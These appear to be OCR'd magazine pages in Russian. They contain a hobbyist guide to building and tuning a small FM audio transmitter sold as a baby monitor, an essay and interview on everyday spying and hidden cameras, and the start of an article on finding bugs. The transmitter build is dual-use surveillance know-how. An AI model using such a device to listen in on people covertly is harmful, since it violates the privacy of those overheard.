- Конкурсы, концерты, компьютерные турниры и развлечения нон-стоп
- Бесплатные автобусные маршруты с логотипом шоу от станции метро «Тушинская»

Генеральный партнер: intel

Генеральный Интернет-партнер: Яndex

Генеральные информационные партнеры: russian digital, mobile

Информационные спонсоры: Цифровые камеры, DVD, Страна игр, МС Мобильные компьютеры, Плеер, Мобильные новости, Stuff, Мир ПК, DVD, PC игры, Фото магазин, Цифровое фото, Фото и видео, Total DVD, Фантастика, Mobi Мобильная связь, Лучшие компьютерные игры, эра DVD, Телефон

Интернет-спонсоры: Мобильный форум, Cellular News, SOFTAWEEK, 3DNews

Информация:

(095) 514 1370 www.digitalshow.ru

Александр Шарахов мл. (sharahov@mosk.ru)

ПАЯЕМ BABY-МОНИТОР

СОЗДАНИЕ ПРОСТОГО РАДИОПЕРЕДАЮЩЕГО УСТРОЙСТВА

Эта статья поможет тебе познакомиться с теорией и схемотехникой маломощных радиопередающих устройств, а при желании даже собрать их. Особых навыков не требуется - достаточно уметь держать в руках паяльник. Напоминаем, что вся информация приведена исключительно в познавательных целях - не нужно нарушать законов страны, в которой живешь.

КАК ЭТО РАБОТАЕТ

Baby-монитор - это очень полезная вещь, позволяющая даже в самый разгар футбольного матча услышать плач ребенка (хе-хе - прим. Лозовского), находящегося в противоположном конце загородного бунгало. Baby-монитор состоит из следующих блоков: микрофона, усилителя сигнала низкой частоты, генератора высокой частоты, модулятора и антенны. Микрофон преобразует звук сопения чада в электрический сигнал, который затем усиливается усилителем низкой частоты и попадает в модулятор, где изменяет частоту и амплитуду высокочастотного сигнала генератора. Модулированный высокочастотный сигнал излучается в окружающее пространство антенной. Проделав короткий путь от антенны передатчика до антенны приемника, волна отдает ей часть своей энергии, вызывая в антенне переменный электрический ток, который снова превращается в звуковые колебания динамиками приемника.

КАК СДЕЛАТЬ ПРОЩЕ


Электромагнитное излучение характеризуется частотой и мощностью переносимой энергии. С увеличением частоты передатчика уменьшается уровень промышленных и естественных радиопомех, что позволяет снизить мощность передатчика. Поэтому, если выбрать частоту излучения повыше, будет достаточно маломощного генератора на одном транзисторе. При этом тот же транзистор можно заставить выполнять еще и функцию модулятора. Но сильно увеличивать частоту тоже нельзя: мы хотим ловить наш сигнал на обычный бытовой приемник (магнитола, плеер, музыкальный центр и т.п., принимающие сигнал в расширенном диапазоне 65-108 МГц). Это условие, казалось бы, порождает проблему: сигнал могут поймать посторонние люди, случайно прогуливающиеся вокруг твоего дома. Но ведь энергия принятого сигнала зависит не только от мощности передатчика, но и от расстояния до него. Так что на расстоянии нескольких десятков или сотен метров от излучающей антенны сигнал маломощного передатчика бесследно исчезнет, а если место твоего поселения и окружающая территория обнесены большим и крепким частоколом, можно об этом не беспокоиться.

Кроме диапазона частот, на качество связи влияет также стабильность частоты передатчика. Для простых схем передатчиков значение частоты излучения может зависеть от температуры, напряжения питания и расположенных поблизости токопроводящих предметов. В результате подобного воздействия "окружающих" предметов радиоприемник, точно настроенный на частоту нашего сигнала, через какое-то время может "потерять" его. Чтобы повысить стабильность частоты излучения, применяются различные ухищрения вроде стабилизаторов питающего напряжения и дополнительных элементов - кварцевых резонаторов. Естественно, за стабильность в таком случае приходится платить усложнением схемы и увеличением ее габаритов. Мы не будем делать этого.

Также на размеры устройства влияет его способ питания. Потребность в нашем устройстве будет нечастой, поэтому достаточно батарейки типа "крона" или небольшого аккумулятора. Для постоянного использования можно сделать стационарное питание от маленького блока питания на 6-9 В.

А ДАВАЙТЕ СДЕЛАЕМ МОЩНЫЙ ПЕРЕДАТЧИК!

"А что будет, если между модулятором и антенной поставить усилитель мощности?" - этот вопрос рано или поздно встает перед каждым радиолюбителем, желающим, чтобы довольный смех его отпрыска слышали даже в далекой деревеньке Волково. Хочу сразу предупредить, что через некоторое время к такому радиолюбителю приедут злые дяденьки в форме и закуют в наручники, а устройство запрут за семью замками на темном и мокром складе, потому что существуют определенные стандартные частоты и мощности для разных видов связи, и за их соблюдением следят специальные организации. Они ежедневно бороздят просторы вселенной на своих мобильных пеленгующих постах, отслеживая все случаи непонятных возмущений радиоэфира. В настоящее время под бытовые нужды и без приобретения специальных разрешений можно использовать, например, ра-



Электрическая схема baby-монитора

диомикрофоны типа "КараОке", работающие в полосах частот 66-74 МГц, 87,5-92 МГц, 100-108 МГц с мощностью передатчиков до 10 мВт, соответствующие ГОСТам и нормам, установленным "Главным радиочастотным центром" (www.grfc.ru). Таким образом, если ты соберешь устройство, корректно использующее эти диапазоны с мощностью ниже предельной, то статьи 13.3 и 13.4 "Кодекса Российской Федерации об административных правонарушениях" тебе не грозят.

КАРАНДАШ В РУКИ, ОЧКИ НА НОС

Итак, начнем ваять. Для начала посмотрим на электрическую схему устройства.

Все очень просто: передатчик состоит из микрофона и двух каскадов, собранных на биполярных транзисторах VT1 и VT2. Низкочастотный сигнал от микрофона с нагрузочного резистора R7 через конденсатор C1 поступает на базу транзистора VT1. На транзисторе VT1 построен каскад дополнительного усиления модулирующего сигнала, его усиление достаточно для того, чтобы слышать даже шепот. Резисторы R1 и R8 задают режим работы транзистора VT1. Усиленный сигнал с коллектора транзистора VT1 через конденсатор C2 поступает на базу транзистора VT2, что изменяет частоту и амплитуду генерируемых колебаний. На транзисторе VT2 собран LC-генератор и модулятор колебаний высокой (несущей) частоты. Для ее точной настройки используется подстроечный конденсатор C7. Генератор собран по довольно распространенной схеме. Частота генерируемого сигнала определяется элементами C7, L, C5 и межэлектродными емкостями транзистора VT2. Через конденсатор C6 модулированный высокочастотный сигнал поступает в антенну. Резисторы R3, R4 и R5 задают режим работы транзистора VT2.

Мотаем катушку на оправе, для сравнения рядом катушка на 27 МГц

Чем же нам необходимо запастись перед началом работы?

Микрофон EMC66 или аналогичный электретный микрофон. Если имеется отдельный вывод корпуса, он припаивается к плюсу питания.

Транзистор VT1 - любой кремниевый p-n-p общего применения.


Транзистор VT2 - высокочастотный кремниевый p-n-p.

Все используемые в конструкции конденсаторы (за исключением C7) - керамические.

Все резисторы (за исключением R5) - мощностью 0,125 Вт.

Катушка индуктивности L - бескаркасная, 5 витков провода толщиной 0,6 мм виток к витку на оправе диаметром 4 мм (жало маленькой отвертки).

Корпус выбирается в зависимости от типа используемых элементов питания и плотности монтажа деталей.



Новые дырки

Статьи 13.3 и 13.4 "Кодекса Российской Федерации об административных правонарушениях" тебе не грозят.

На всех снимках показана конструкция для корпуса "BOX-G01B корпус 10" с использованием батареек "крона". При более плотном монтаже вполне реально разместить все детали и выключатель питания на плате размером 40x45 мм, а все устройство с четырьмя элементами AAA - в корпусе с внешними размерами 72x49x28 мм.


ХИТРОСТИ СБОРКИ

Легко заметить, что на фотографиях собранного устройства печатная плата явно промышленного изготовления. Для ускорения монтажа и проверки устройства я воспользовался готовым набором-радиоконструктором NK127, представляющим собой передатчик на 27 МГц. Такой вариант собрать быстрее, но он обойдется несколько дороже. Конечно, придется кое-что изменить в схеме и номиналах элементов, высверлить в »

Втыкаем нужные детальки в пенопласт и подписываем для удобства

ССЫЛКИ ПО ТЕМЕ

- ФГУП "Главный радиочастотный центр" (www.grfc.ru) - материалы по вопросам использования радиочастот и РЭС в Российской Федерации.
- Минсвязь России (www.minsvyaz.ru) - занимается нормативными и правовыми вопросами деятельности в области связи.
- "Чип и Дип" (www.chip-dip.ru) - сеть магазинов, продающих радиодетали.



Напаялось

случае! Из-за ошибок в монтаже при этом могут выйти из строя полупроводниковые элементы (транзисторы) и батарейки.

Сначала лучше внимательно проверить, нет ли ошибок в монтаже, а лишь затем подключать питание. Настройку работы и тестирование лучше проводить при несколько пониженном напряжении и более мощном источнике питания. Например, вместо батарейки "крона" можно использовать четыре элемента АА общим напряжением 6 В.

Первое подключение питания выполняется через миллиамперметр и последовательно включенный токоограничительный резистор (30-50 Ом). Если ток потребления устройства не превышает 50 мА, то можно подключать источник питания напрямую.

Затем проверяем напряжение на коллекторе VT1 относительно положительного полюса элемента питания. Оно должно быть равно полови-

Устройство можно собрать дома примерно за 30 минут

прилагаемой плате еще несколько отверстий, чтобы установить дополнительные детали, отсутствующие в наборе. Перед пайкой зачисть печатные проводники шкуркой-нулевкой и протри паяльным флюсом (раствором канифоли в спирте).

Я использовал готовый набор деталей и корпус для красоты и наглядности, ты можешь воспользоваться перечнем элементов из врезки, а саму платку для монтажа сделать любых необходимых размеров. Если же решишь купить набор, то хочу посоветовать сразу приобрести элементы C1, C2, C8, R6, R7, R8, микрофон и выключатель.

Кроме того, необходимо приобрести монтажный провод в изоляции и лакированный провод для намотки индуктивности. Желательно также купить керамическую отвертку - стоит около 50 рублей и спасает от неприятного процесса изготовления из спичек постоянно ломающихся "вращателей" для переменного конденсатора. При самостоятельной разводке платы для уменьшения распределенной емкости старайся использовать соединительные проводники минимальной длины. Выключатель питания крепится к плате петлей из голого провода диаметром 1 мм, он спаивается со стороны печатных проводников. Резистор R5 монтируется с наклоном примерно 45 градусов, чтобы уместиться в корпусе по высоте.

Устройство можно собрать дома примерно за 30 минут, но лучше не торопиться - в этом деле спешка только вредит. Итак, устройство собрано, можно приступать к регулировке.

Пока номинал не подобран, можно припаять и так

НАСТРАИВАЕМ РАДИОНЯНЮ :)

Сразу возникает желание присоединить батарейки и поскорее проверить, как все работает. Ни в коем

ДЛЯ СОЗДАНИЯ ПОДОБНОГО ЧУДА ТЕБЕ ПРИГОДЯТСЯ ДЕТАЛИ:


- C1, C2, C8 0,47 мкФ
- C3, C4 1000пФ
- C5 100 пФ
- C6 15 пФ
- C7 50 пФ
- R1 270 кОм
- R2 5,6 кОм
- R3, R4 15 кОм
- R5 39 Ом 2 Вт
- R6 4,7 кОм
- R7 6,2 кОм
- R8 82 кОм
- VT1 BC307B
- VT2 BC161/6
- MIC EMC66
- L 5 витков провода толщиной 0,6 мм виток к витку на оправе диаметром 4 мм
- Антенна - кусок провода 30-70 см
- Корпус BOX-G01B корпус 10 (для батареек "крона")
- Дополнительно - небольшой выключатель, чтобы размыкать питание
- По желанию - керамическая отвертка для регулировки частоты


не напряжения питания (3 В), иначе потребуется подобрать резистор R8.

Неплохо также проконтролировать напряжение на микрофоне, оно должно быть примерно 2-4 В. Контролировать излучение антенны можно при помощи объемной катушки, включенной на входе осциллографа, либо по индикатору напряженности поля, волномеру и т.п. В случае согласованной нагрузки - на эквиваленте антенны.

Но можно обойтись и без всего этого. Сначала настроим частоту излучения. Включаем в противоположном углу комнаты ЧМ-приемник и настраиваем его на свободную волну чуть ниже 100 МГц. Антенны приемника и передатчика (отрезок провода длиной 30-70 см) должны быть параллельны и расположены вдали от металлических конструкций. Не касаясь руками деталей схемы и батареек и вращая ротор подстроечного конденсатора, добиваемся появления гудения из динамиков приемника за счет акустической обратной связи. Для вращения лучше всего использовать специальную керамическую отвертку (спички имеют обыкновение ломаться, а стандартные отвертки из инструментальной стали влияют на параметры контура). Появление гудения означает, что частоты настройки передатчика и приемника совпали. Если гудение так и не появилось, надо проверить правильность полярности подключения микрофона. У использованного мной микрофона к плюсу питания подключается толстая ножка. Затем проверяем, что приемник был настроен на основную частоту генератора, так как передатчик, кроме основного сигнала, может излучать очень слабые гармоники, обычно принимаемые на расстоянии нескольких метров, и есть вероятность настроить приемник на их частоту ошибочно. Размещаем перед микрофоном какой-нибудь источник звука (очень удобно использовать старые механические часы). Относим приемник за железобетонную стену или на 25-50 м от передатчика и убеждаемся, что в приемнике слышны звуки из комнаты, где находится передатчик. Возможно, при этом придется настроить приемник точнее. Если же не удается принять сигнал, скорее всего, мы принимали одну из гармоник и надо уменьшить емкость подстроечного конденсатора или количество витков катушки. Осталось отрегулировать (уменьшить) мощность излучения, что имеет смысл по нескольким причинам. Во-первых, мы не хотим мешать соседям. Во-вторых, мы не хотим, чтобы они были в курсе наших дел. В-третьих, мы не хотим слишком часто менять батарейки. Соответственно, разносим приемник и передатчик на требуемое расстояние (в самые дальние комнаты) и увеличиваем величину резистора R5 (в интервале 39-200 Ом) до тех пор, пока обеспечивается качественный прием сигнала (до появления шумов, искажений или пропадания сигнала). Кстати, при питании передатчика от 6-9 В мощность резистора R5 можно уменьшить до 0,5-1 Вт.

Во время настройки устройства не следует говорить прямо в микрофон. Схема настолько чувствительна, что очень громкие звуки легко перегружают ее, и это неизбежно приводит к искажениям и уходу частоты. Если такая чувствительность не требуется, можно исключить каскад на транзисторе VT1 (VT1, R1, R2, R8, C2), соединив правый по схеме вывод конденсатора C1 с базой VT2. Все готово, осталось удалить спиртом остатки флюса и поместить конструкцию в подходящий корпус.





Андрей Каролик (www.forceteam.ru)

МИРНЫЙ ШПИОНАЖ

ПОДГЛЯДЫВАТЬ ЛЮБЯТ ВСЕ

Все подглядывают по-разному. В юности это сугубо плотский интерес - подсматриваешь в женской бане или раздевалке :). Позднее это перевоплощается, скорее, в инстинкт самосохранения: чтобы не получить по башке, смотришь в глазок, а это, по сути, тоже подсматривание.

Если задуматься, почти каждого второго человека можно признать "шпионом", правда, ведущим свою деятельность в мирных целях - помочь кому-то, спасти от чего-то. Подслушал, что за стенкой кому-то угрожают расправой (во многих неэлитных старых домах стенки такие, что слышимость прекрасная и без спецсредств), позвонил на пульт 02 - возможно, спас жизнь человеку. Конечно, все зависит также от желания 02 выехать на место и твоих способностей убедить их приехать на место происшествия.


Однако факт шпионажа воспринимают с улыбкой только у нас в России. Даже в Германии считается абсолютно нормальным стучать на всех и вся, причем с лучшими намерениями. Все нестандартное там воспринимается как скрытая опасность. Скажем, ты проехал на красный свет светофора, а водитель, который едет за тобой, набрал соответствующий номер, бережно продиктовав твой номер. У него и в мыслях не было создать проблемы для тебя - он хотел убедиться, что у тебя все нормально и ты не заснул за рулем.

В России существует своеобразная прослойка "шпионов" - пенсионерки, проводящие время у своих жилых домов. Молодое поколение увлечено зарабатыванием на жизнь, поэтому

носится быстрее, чем слышит и видит. Бабушки же сидят себе у подъезда, ушки торчком, глазки пошире :). Размер пенсии у них такой, что остается только наслаждаться окружающим миром. В их поведение также внесло свой вклад воспитание сталинских времен, в которые настучать на соседа означало спасти себя от того, что он настучал на тебя первым :).

С другой стороны, без "шпионов" жизнь невозможна. Если в тебя въехали, или кто-то настучал по голове, или обули квартиру, свидетели нужны как воздух. И тогда тех же бабушек, которые ежедневно порождают в нас приступы раздражительности, мы готовы носить на руках :). Свидетелем же быть не сладко. Как-то по молодости я согласился стать понятым при изъятии наркотика у какого-то дедули. Мне пообещали, что процедура займет минут сорок. В итоге я и в отделении проторчал часа полтора, пока искали второго понятого и составляли протокол. Это было только начало! Наша доблестная милиция решила не описывать все прелести состояния понятого, чтобы не спугнуть меня :). Оказывается, понятых вызывают еще и в суд в качестве свидетелей, если дело идет дальше. Это я узнал из пришедшей в мой почтовый ящик повестки, которой было все равно, работаю я или учусь именно в назначенные день и время. Взамен потерянного времени тебе дадут бумажку о том, что ты помогал им :). Так что трижды подумай, прежде чем согласиться побыть понятым или свидетелем, если ценишь свое время. Отказаться в самом начале - твое законное право.

Видеонаблюдение - норма нашей жизни, особенно в магазинах и других коммерческих объектах (камеры у них не ставят только в туалетах). По закону сотрудники заведений могут обыскать тебя только в том случае, если на то есть веские основания, которым как раз является видеозапись. Во всех остальных случаях ты можешь послать представителя охраны далеко и надолго либо любезно согласиться показать (почувствуй разницу - обыск и добровольный досмотр) содержимое сумки с




> Как-то по молодости я согласился стать понятым при изъятии наркотика у какого-то дедули.

составлением протокола и при двух живых свидетелях.

Видеокамеры устанавливаются и в жилых домах хозяевами квартир. Здесь скрытые камеры популярнее всего, так как такие не украдут раньше, чем ими воспользуются законные владельцы :). Жильцы домов пользуются подобной "шпионской" техникой не из-за плотского желания подсмотреть, как кто-то ковыряется в носу, а из-за абсолютно здорового стремления выяснить, кто звонит в их двери и сколько друзей рядом со звонящим. Случается и такое, что звонят в твою дверь и представляются соседями из квартиры сверху, открываешь - а это грабители с улицы. Скрытая видеокамера также позволяет узнать, кто рисует на стенах, ворует лампочки на этаже или свинячит на площадке. Чтобы запечатлеть злодеяния для суда, потребуется также связь с компьютером или специальное оборудование. Но для того чтобы надрать уши хулигана самостоятельно, можно ограничиться видеокамерой.

Самое опасное в "повседневном" шпионаже - проникновение посторонних в чудеса техники и последующее получение контроля над ней. К примеру, сотовые телефоны или интернет. Спецслужбы по закону обязывают провайдеров ставить свои "черные ящики" между серверами и клиентами. "Черный ящик" - это обычный снифинг всего трафика, который проходит к клиентам и от них. Частично это законное вторжение решается использованием криптографических алгоритмов типа PGP, которое, однако, лишь скрывает твои приватные послания, в то время как отследить твои пристрастия в Сети не составит труда - все ходы записаны. Теперь спецслужбы практически получили (закон уже существует, но еще не утвержден) под свой контроль разговоры по сотовым телефонам. Мобильной связью сейчас пользуется практически каждый, поэтому можно считать, что спецслужбы получают полный контроль надо мной и тобой. Даже если допустить, что ты оформляешь симку с чужим паспортом, современные технические средства позволяют идентифицировать человека по его голосу. По сути, это как выйти голым на Красную площадь в надежде, что никто не увидит :).



А если учесть, что сотовые операторы внедрили возможность определять твое местоположение с точностью до нескольких десятков метров, то ты как таракан на кухне, которого могут грохнуть тапком по башке :). "Тапок" - не столько представители спецслужб, благодаря которым мы живем цивилизованно, а то, что в результате какого-то технического сбоя или намеренной дезинформации тебя загребут, обработают и только потом, возможно, установят, что это банальная случайность. Но потом.

Другой показательный пример - ситуация из фильма "Враг государства", когда человек, понимающий в применяемых технологиях, встает "по другую сторону баррикад". Вооруженные до зубов спецслужбы отлично справляются с беззащитными людьми, но заходят в тупик, когда против них борются их же средствами. Еще хуже, когда спецслужбы совершенно теряют контроль над спецсредствами, от которых зависит все...

А если учесть, что сотовые операторы внедрили возможность определять твое местоположение с точностью до нескольких десятков метров.

ЗАЧЕМ ВИДЕОКАМЕРА

XS: Для каких мирных целей может понадобиться скрытая камера?

Алексей Прищепо, ЭлектроСвязьМонтаж (www.esmile.ru): Чтобы наблюдать поведение людей, не внося погрешность самим средством наблюдения. Неэтично, но эффективно. Помогает выявить скрытые намерения людей в отношении твоего имущества и, возможно, даже жизни и здоровья.

XS: Какие бывают скрытые камеры?

Алексей Прищепо:
1. "Чтобы было".
2. "Хочу видеть, сколько человек стоит за углом, когда в мою дверь звонит незнакомая девушка".
3. "Не хотим смущать видеокамерами клиентов".

XS: Как подойти к выбору скрытой камеры?

Алексей Прищепо:
1. Понять, чего ты хочешь добиться. Охранять свою квартиру с помощью скрытой камеры глупо. Ты же не будешь целый день смотреть в монитор или полночи просматривать записанное? Возможно, подключение сигнализации на пульт вневедомственной охраны избавит тебя от тревоги.
2. Вообще, баловство все это. Но если хоть раз сработает по назначению, окупит себя полностью.

XS: Что необходимо помимо скрытой камеры?

Алексей Прищепо: С помощью чего смотреть и на чем писать.

XS: Регламентируется ли законами установка и использование скрытых видеокамер?

Алексей Прищепо: Для охраны собственных жизни и имущества - пожалуйста, а подсматривать чужие секреты - прерогатива государства.

Александр Шарахов мл. (sharahov@mosk.ru)

УБИЙСТВО МАЛЕНЬКОГО ЖУЧКА

ЗАЩИТА ОТ ПРОМЫШЛЕННОГО ШПИОНАЖА

Конкуренция и борьба в мире уйдут в историю, наверное, только вместе с ним самим. Конкуренцию могут вести государства, корпорации, небольшие фирмы, даже отдельные люди. Они всегда будут спорить по поводу "своих игрушек в песочнице".

ЗА ИНФОРМАЦИЕЙ НА РЫНОК

Это особенно актуально в наше бурнокипящее и суетное время, когда информация сама по себе может быть товаром и когда она стала одной из вожделеннейших вещей для представителей прогрессивного человечества, вцепившихся друг другу в глотки в борьбе за мир во всем мире. Данное обстоятельство дает мощный пинок развитию самых разнообразных средств получения информации независимо от желания владельцев этой информации. Это в свою очередь подстегивает развитие рынка устройств, которые должны защитить информацию или же сообщить пренеприятное известие соответствующему владельцу о краже. В нашей стране, как и во всем прогрессивном мире, рынок защиты информации усиленно развивается и каждый новый год количество проданных устройств оказывается практически в два раза выше прошлогоднего. Основными покупателями являются крупные фирмы, ревностно охраняющие свои тайны и тратящие на вооружение своих служб технической защиты порой больше, чем большинство государственных ведомств. Конечно же, усиление защиты информации вызывает вполне адекватную реакцию злоумышленников (или наоборот), что порождает постоянную конкуренцию между производителями шпионских и обнаруживающих их устройств. Как ты наверняка знаешь, попытка заиметь информацию, содержащую какую-либо тайну, называется шпионажем.

На рынке выбор средств защиты от промышленного шпионажа достаточно широк, порой стоимость средств защиты сопоставима со стоимостью защищаемой информации. О динамике развития рынка в нашей стране говорит факт ее участия в выставках международного масштаба, посвященных технологиям безопасности. А на прошедшей в сентябре международной выставке Urban Security. China, где встретились более трехсот крупных производителей из более чем 30-ти стран мира, впервые были представлены разработки отечественных предприятий. Демонстрировались весьма актуальные средства для обнаружения взрывных устройств, комплексы для перехвата каналов сотовой связи, системы разграничения доступа и прочие изделия из полупроводников и цветных металлов. Участие в таких мероприятиях для наших производителей должно привести к привлечению дополнительных финансовых средств, что, естественно, положительно скажется на реализации новых идей, которые пока, к сожалению, намного превосходят возможности. Диапазон цен на современные устройства огромен, и вполне возможно, что некоторым организациям совершенно ненужное оборудование будет поставляться по завышенной, сильно бьющей по бюджету предприятия цене, что вызовет ядовито-счастливую улыбку конкурирующей стороны. Прямо сейчас будем получать представление о способах и методах применения соответствующих средств и, конечно, о защите от них.

ПОИСК ПОДСЛУШИВАЮЩИХ УСТРОЙСТВ

Конечно, лучше всего с такой задачей справятся специалисты, которые обладают огромным опытом работы в этой сфере. Возможно, им придется трудиться большими группами и даже не один день в зависимости от ценности информации: очевидно, что чем выше ее цена и угроза ее безопасности, тем больше ресурсов потребуется для защиты. Необходимость получения закрытой информации заставляет конкурентов создавать или нанимать специальные службы для шпионажа, которые проведут сбор и анализ информации о деятельности твоей фирмы, изучат потребности и слабости работников, включая твои личные слабости и физиологические особенности :). Возможно, ты уже надулся от осознания собственной важности и перестал замечать маленькую старушку уборщицу, мило улыбающуюся секретаршу, телефонного мастера, меняющего неожиданно сломавшийся телефон и дышащего перегаром... Безбедную старость или неплохое место на кладбище им всем уже обеспечили твои злопыхатели. А вполне возможно, что ты остался таким человечным, что к тебе на прием может зайти любой подчиненный, начиная от лучшего друга заместителя и заканчивая тем же мастером-телефонистом. В общем, если место, откуда существует доступ к твоей сокровенной информации, посещаемо, то весьма вероятно, что ты уже под колпаком. Шпионское устройство не может просто так материализоваться из воздуха, в любом случае кто-то, возможно, даже из твоего ближайшего окружения, является причиной "заряженности" предмета в комнате совещаний или в разгрузочном кабинете :). Возможно, в этом виноват и ты! Что? На лице появилась ухмылка недоверия? Нет, все действительно так: современная элементная база позволяет zlodey'ам совершенно наглым образом запихнуть нехорошее устройство в какой-нибудь сувенир или памятный подарок! (поэтому выкидывай, а еще лучше передаривай все свои подарки мне и Dr.Klouniz'y :)). Конечно, несмотря на малые размеры, закладные устройства все же могут быть обнаружены, даже если они замаскированы под не вызывающие подозрения предметы. Пожалуй, сложно назвать такой предмет или место, куда бы они не устанавливались - от стенки стакана, пепельницы, шляпки гвоздя и до принтеров и музыкальных центров. Однако установка инородного тела наделяет такой предмет несвойственными ему характеристиками, например "радиожучок" излучает колебания на определенных частотах, микрофон обладает магнитным полем, а полупроводниковые элементы достаточно успешно определяются при помощи приборов нелинейной локации, - все это и многое другое можно обнаружить только при специальной провер-

